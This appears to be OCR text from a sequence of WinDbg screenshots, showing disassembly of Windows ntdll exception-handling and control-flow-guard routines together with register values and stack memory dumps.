ntdll!RtlpExecuteHandlerForException:
00007ffe`0cc2a000 4883ec28 sub rsp,28h
00007ffe`0cc2a004 4c894c2420 mov qword ptr [rsp+20h],r9
00007ffe`0cc2a009 41ff5130 call qword ptr [r9+30h] ds:00000064`16affa40=
00007ffe`0cc2a00d 90 nop
00007ffe`0cc2a00e 4883c428 add rsp,28h
00007ffe`0cc2a012 c3 ret
00007ffe`0cc2a013 cc int 3
00007ffe`0cc2a014 cc int 3
00007ffe`0cc2a015 cc int 3
00007ffe`0cc2a016 cc int 3
00007ffe`0cc2a017 cc int 3
00007ffe`0cc2a018 cc int 3
00007ffe`0cc2a019 0f1f8000000000 nop dword ptr [rax]
ntdll!RtlpUnwindHandler:
00007ffe`0cc2a020 488b4220 mov rax,qword ptr [rdx+20h]
00007ffe`0cc2a024 4c8b10 mov r10,qword ptr [rax]
00007ffe`0cc2a027 4d8911 mov qword ptr [r9],r10
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 3460095db73e0000
rdx 0
rbx 0
rsp 6416aff920
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16157 7415 je ntdll!LdrpHandleInvalidUserCallTarget+0x
00007ffe`0cc16159 4881c480000000 add rsp,80h
00007ffe`0cc16160 58 pop rax
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 666666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 3460095db73e0000
rdx 0
rbx 0
rsp 6416aff918
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
00000064`16aff918 00007ffe0cc2a00d
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM



C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64
File Edit View Debug Window Help
Disassembly
Offset:
Previous
Next
00007ffe`0cc16159 4881c480000000 add rsp,80h
00007ffe`0cc16160 58 pop rax
00007ffe`0cc16161 5a pop rdx
00007ffe`0cc16162 59 pop rcx
00007ffe`0cc16163 4158 pop r8
00007ffe`0cc16165 4159 pop r9
00007ffe`0cc16167 415a pop r10
00007ffe`0cc16169 415b pop r11
00007ffe`0cc1616b 48ffe0 jmp rax
00007ffe`0cc1616e 0f286c2470 movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add rsp,80h
00007ffe`0cc1617f 58 pop rax
00007ffe`0cc16180 5a pop rdx
00007ffe`0cc16181 59 pop rcx
00007ffe`0cc16182 4158 pop r8
00007ffe`0cc16184 4159 pop r9
00007ffe`0cc16186 415a pop r10
00007ffe`0cc16188 415b pop r11
00007ffe`0cc1618a c3 ret
00007ffe`0cc1618b cc int 3
00007ffe`0cc1618c cc int 3
00007ffe`0cc1618d cc int 3
00007ffe`0cc1618e cc int 3
00007ffe`0cc1618f cc int 3
00007ffe`0cc16190 cc int 3
00007ffe`0cc16191 66666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp dword ptr [rcx],0C0000006h
Registers
Customize...
Reg Value
rax 34041ff24e00
rcx 3460095db73e0000
rdx 7ffe0cc2a00d
rbx 0
rsp 6416aff920
rbp 0
rsi 0
rdi 0
r8 0
r9 6416affa10
Memory
Virtual:
Previous
Next
Display format:
Quad Hex
00000064`16aff920 00007ffe0cbcc728
00000064`16aff928 0000130000000000
00000064`16aff930 000034041ff24e16
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 0000006416affa10
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
Ln 0, Col 0
Sys 0:<Local>
Proc 000:4360
Thrd 001:220c
ASM
OVR
CAPS
NUM

